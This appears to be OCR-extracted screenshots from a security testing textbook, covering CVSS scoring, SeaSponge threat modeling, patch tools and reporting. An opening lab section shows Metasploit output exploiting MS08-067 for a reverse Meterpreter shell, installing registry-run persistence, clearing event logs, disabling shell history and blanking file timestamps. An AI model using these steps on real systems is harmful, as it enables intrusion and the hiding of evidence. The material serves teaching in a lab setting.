[*] Resource	<pre>file for cleanup created at /root/.msf4/logs/persistence/SAGAR-C51B4AADE_20 4AADE 20180820.1746.rc</pre>	180	B20.	17

- [\*] Creating Payload=windows/meterpreter/reverse\_tcp LH0ST=192.168.25.128 LP0RT=4444
- [\*] Persistent agent script is 99606 bytes long
  [+] Persistent Script written to C:\WINDOWS\TEMP\zlfSzbk.vbs
  [\*] Executing script C:\WINDOWS\TEMP\zlfSzbk.vbs
- [+] Agent executed with PID 1872

[\*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\vrAVBZoyGOY

[+] Installed <u>i</u>nto autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\vrAVBZoyGOY <u>meterpreter</u> >



<u>File Action View H</u> elp								Harrison and the second	
⊨ → <b>£</b> ∎ ∎ 8 8	1								
Event Viewer (Local)  Application  Security	Application 1	09 event(s)							
	Туре	Date	Time	Source	Category	Ev	User	Computer	
System	Information	8/20/2018	11:58:21	vmtools	None	105	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	11:53:21	vmtools	None	105	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	11:48:20	vmtools	None	105	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	11:43:20	vmtools	None	105	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	11:38:19	vmtools	None	105	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	11:33:19	vmtools	None	105	N/A	SAGAR-C51B4AADE	
		8/20/2018	11:28:18	vmtools	None	105	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	11:23:18	vmtools	None	105	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	11:18:17	vmtools	None	105	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	11:13:17	vmtools	None	105	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	11:08:16	vmtools	None	105	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	11:03:16	vmtools	None	105	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	10:58:15	vmtools	None	105	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	10:53:15	vmtools	None	105	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	10:48:14	vmtools	None	105	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	10:43:14	vmtools	None	105	N/A	SAGAR-C51B4AADE	
	( Information	8/20/2018	10:38:13	vmtools	None	105	N/A	SAGAR-C51B4AADE	
			10:33:13	umtoole	None	105	M/A	SAGAD-CS1R4AADE	

Event Viewer									
File Action View Help									
← → 🗈 🖬 📽 🖻 😫	2 DI								
Event Viewer (Local)	System 258	event(s)							
Application	Туре	Date	Time	Source	Category	Ev	User	Computer	1
System	Information	8/20/2018	11:59:57	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	11:59:57	Service Control Manager	None	7035	SYSTEM	SAGAR-C51B4AADE	
	🛛 🔇 Error	8/20/2018	11:58:22	Service Control Manager	None	7031	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	11:58:22	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE	
	Error	8/20/2018	11:53:21	Service Control Manager	None	7031	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	11:53:21	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	11:50:40	Тсрір	None	4201	N/A	SAGAR-C51B4AADE	
	🛛 🚫 Error	8/20/2018	11:48:21	Service Control Manager	None	7031	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	11:48:20	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE	
	🛛 🔕 Error	8/20/2018	11:43:20	Service Control Manager	None	7031	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	11:43:20	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE	
	🚫 Error	8/20/2018	11:38:20	Service Control Manager	None	7031	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	11:38:20	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE	
	🛛 🚫 Error	8/20/2018	11:33:19	Service Control Manager	None	7031	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	11:33:19	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE	
	🙆 Error	8/20/2018	11:28:19	Service Control Manager	None	7031	N/A	SAGAR-C51B4AADE	
	Information	8/20/2018	11:28:19	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE	
	(i) Information	8/20/2018	11:25:05	Browcer	None	8033	NIA	SACAD-CS1R4AADE	

root@kali: ~	0	•	8
File Edit View Search Terminal Help			
<u>msf</u> exploit( <mark>windows/smb/ms08_067_netapi</mark> ) > exploit			^
<pre>[*] Started reverse TCP handler on 192.168.25.128:4444 [*] 192.168.25.130:445 - Automatically detecting the target [*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English [*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX) [*] 192.168.25.130:445 - Attempting to trigger the vulnerability [*] Sending stage (179779 bytes) to 192.168.25.130 [*] Meterpreter session 1 opened (192.168.25.128:4444 -&gt; 192.168.25.130:1065) at 2018-08 :36 +0530</pre>	- 20	12:	14
<u>meterpreter</u> > getsystem got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)). <u>meterpreter</u> > getuid			
<pre>Server username: NT AUTHORITY\SYSTEM <u>meterpreter</u> &gt; clearev [*] Wiping 116 records from Application [*] Wiping 284 records from System [-] stdapi_sys eventlog_open: Operation failed: 1314 <u>meterpreter</u> &gt;</pre>			*

📱 Event Viewer					
<u>File A</u> ction <u>V</u> iew <u>H</u> elp					
	<b>₽ D</b>				
Event Viewer (Local)     Application     Security	Application	0 event(s)			
	Туре	Date	Time	Source	Categ
System		There are	e no items to sh	ow in this view.	
	<	Ш			>

Event Viewer									
Ele       Action       Yiew       Help         ←       →       €       III       IIII       IIII         Event Viewer (Local)       System       0 event(s)									
	1								
	System	0 event(s)							
Application	Туре	Date	Time	Source					
5ystem	There are no items to show in this view.								
	<				>				

				root@kali:	~	0	•	8
File	Edit View Search	Terminal	Help					
root@	<b>ali:∼</b> # history							^
1	ping google.co	m						
2								
3	service networ	king res	start					
4	ifconfig							
5	ping google.co	m						
6	ifconfig	line see	* *					
7	service networ	King res	start					
9	ifconfig ping google.co	m						
10	pwd							
11	cd /media/cdro	m⊖/						
12								
13	cp VMwareTools	-10.1.15	5-6627	299.tar.gz	/home/Desktop/			
14	cp VMwareTools			-				
15	cd /home/							
16								
17			5-6627	299.tar.gz	/root/Desktop/			
18	cd /root/Deskt	op/						
19	clear							
20	ls	1		cco7000 -				
21	gunzip VMwareT	00ls-10.	1.15-	6627299.ta	r.gz			
22	ls tar vyf VMwar		0 1 1	5 6627200	tor			
23	tar -xvf VMwar	eroots		5-662/299.	Lar			Ŧ

						root@kali: ~	0	•	8	
File	Edit	View	Search	Terminal	Help					
1000 <b>root</b> (	@kali @kali	:~# e :~# e	xport H	ISTSIZE HISTSIZE= ISTSIZE	=0					~
				root	@kali: ~			•	•	⊗
File Edit	View	Search	Terminal	Help						

```
msf exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.25.128:4444
[*] 192.168.25.130:445 - Automatically detecting the target...
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 2 opened (192.168.25.128:4444 -> 192.168.25.130:1139) at
2018-08-21 14:59:17 +0530
meterpreter > use priv
[-] The 'priv' extension has already been loaded.
```

```
      Image: The second prive extension has already been toade

      meterpreter
      > timestomp command.com -v

      [*] Showing MACE attributes for command.com

      Modified
      : 2001-08-23 16:30:00 +0530

      Accessed
      : 2017-01-24 14:24:47 +0530


      Created
      : 2001-08-23 16:30:00 +0530

      Entry Modified:
      2017-01-24 14:28:32 +0530

      meterpreter
      >
```

root@kali: ~	0	•	8
File Edit View Search Terminal Help			
<pre>meterpreter &gt; use priv [-] The 'priv' extension has already been loaded. meterpreter &gt; getsystemgot system via technique 1 (Named Pipe Impersonation (In Memory/Adm meterpreter &gt; timestomp confidential.txt -v [*] Showing MACE attributes for confidential.txt Modified : 2017-06-01 09:25:54 +0530 Accessed : 2017-06-01 09:25:54 +0530 Created : 2017-06-01 09:25:54 +0530 Entry Modified: 2017-06-01 09:26:03 +0530 meterpreter &gt; timestomp confidential.txt -b [*] Blanking file MACE attributes on confidential.txt</pre>	nin))		*


## **Chapter 10: Vulnerability Scoring**





Base Score	3.9
Attack Vector (AV)	(Low)
Network (N) Adjacent (A) Local (L) Physical (P)	Unchanged (U) Changed (C)
Attack Complexity (AC)	Confidentiality (C)
Low (L) High (H)	None (N) Low (L) High (H)
Privileges Required (PR)	Integrity (I)
None (N) Low (L) High (H)	None (N) Low (L) High (H)
User Interaction (UI)	Availability (A)
None (N) Required (R)	None (N) Low (L) High (H)
Base Score	5.5 (Medium)
Base Score Attack Vector (AV)	5.5 (Medium) Scope (S)
	(Medium)
Attack Vector (AV)	(Medium)
Attack Vector (AV)       Network (N)       Adjacent (A)       Local (L)       Physical (P)	(Medium) Scope (S) Unchanged (U) Changed (C)
Attack Vector (AV) Network (N) Adjacent (A) Local (L) Physical (P) Attack Complexity (AC)	(Medium) Scope (S) Unchanged (U) Changed (C) Confidentiality (C)
Attack Vector (AV) Network (N) Adjacent (A) Local (L) Physical (P) Attack Complexity (AC) Low (L) High (H)	(Medium) Scope (S) Unchanged (U) Changed (C) Confidentiality (C) None (N) Low (L) High (H)
Attack Vector (AV) Network (N) Adjacent (A) Local (L) Physical (P) Attack Complexity (AC) Low (L) High (H) Privileges Required (PR)	(Medium) Scope (S) Unchanged (U) Changed (C) Confidentiality (C) None (N) Low (L) High (H) Integrity (I)
Attack Vector (AV)         Network (N)       Adjacent (A)       Local (L)       Physical (P)         Attack Complexity (AC)         Low (L)       High (H)         Privileges Required (PR)         None (N)       Low (L)       High (H)	(Medium) Scope (S) Unchanged (U) Changed (C) Confidentiality (C) None (N) Low (L) High (H) Integrity (I) None (N) Low (L) High (H)


Base Score	9.4
Attack Vector (AV)	(Critical) Scope (S)
Network (N) Adjacent (A) Local (L) Physical (P)	Unchanged (U) Changed (C)
Attack Complexity (AC)	Confidentiality (C)
Low (L) High (H)	None (N) Low (L) High (H)
Privileges Required (PR)	Integrity (I)
None (N) Low (L) High (H)	None (N) Low (L) High (H)
User Interaction (UI)	Availability (A)
None (N) Required (R)	None (N) Low (L) High (H)


## **Chapter 11: Threat Modeling**
















[91]





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SeaSponge	About Documentation Github
	Create Model Load Model

(i) mozilla.github.io/seasponge/#/create	··· 🛡 🥻 🟠 🔍
🥑 Getting Started 🛛 🚺 Web Slice Gallery	
SeaSponge	About Docu
	Create a Model
	Cleate a Model
	Project Title
	Example 1
	Authors
	Sagar Rahalkar
	Version
	1.0.0
	Configuration File
	Browse No file selected.
	Start Modeling!

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Most Visited Suggested Sites	🥑 Getting Started 🛛 🕅	Web Slice Gallery								
SeaSponge 🗎 File 🗸	Q Zoom-In Q Z	oom-Out Example 1				C Refresh Sharable Link	Share link		O He	ip 👻
Model Information	<b>&gt;</b> ^	Untitled Diagram	+ Diagram							Reports
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# of Flows 0										
# of Boundaries 0										
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Threat Information	>									
Stencils	*									
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Human Server User External	Service External									

SeaSponge H File - Q Zoom-In	Q Zoom-Out Exampl	le 1
Human User	Untitled Diagram	+ Diagram
Category		
External		0
Tags		
Comma separated tags		Human User <external></external>
Icon		
images/icons/user91.svg		
Code Type		
Managed		Server <external></external>
Running As	=	
Kernel		0
Accepts Input From		
Kernel, System, or Local Admin		
Has Authentication Scheme		
Has Communication Protocol		
Has Authorization Scheme		

# Chapter 12: Patching and Security Hardening

Guide X	-			Const. R. St.	-		
1	i 🔒 https://por	rtal.msrc.microsoft.com/en-us/sec	urity-guidance	🖸	✿ Q Sear	ch	
	Home Se	ecurity Updates Tools Lea	rn Library Support				
	RESPONSE	BULLETINS ADVISORIES GUIDA	ANCE ENGAGE DEVELOPER				
		ter > Security Updates > Security Update (					
	Securi	ity Update Gu	ide				
	The Microsoft S	Security Response Center (MSRC) inv	restigates all reports of security vulnerabili age security risks and help keep your syste		ducts and servi	ces, and provides the infor	rmation
	Search by date r	range, product, severity, and impact; or s	search by KB or CVE number				
	From	05/09/2018 To 06/18	3/2018 All Product Categories	<ul> <li>All Products</li> </ul>	<ul> <li>All Severities</li> </ul>	All Impacts	•
	© Search (	on CVE number or KB Article	Q ×				
	Release N Date ▼ 06/12/2018	Notes Release June 2018 Security Updates					
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😌 💿 🤮 Microsoft Baseline Secur	ity Analyzer	Microsoft
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<u>C</u> omputer name:	PTCNET\SRAHALKAR2L1 🗹 (this computer)	
IP address:		
Security <u>r</u> eport name:	%D% - %C% (%T%)	
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Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are welcome to redistribute it under the terms of the GNU General Public License. See the LICENSE file for details about using this software.								
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# Chapter 13: Vulnerability Reporting and Metrics

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
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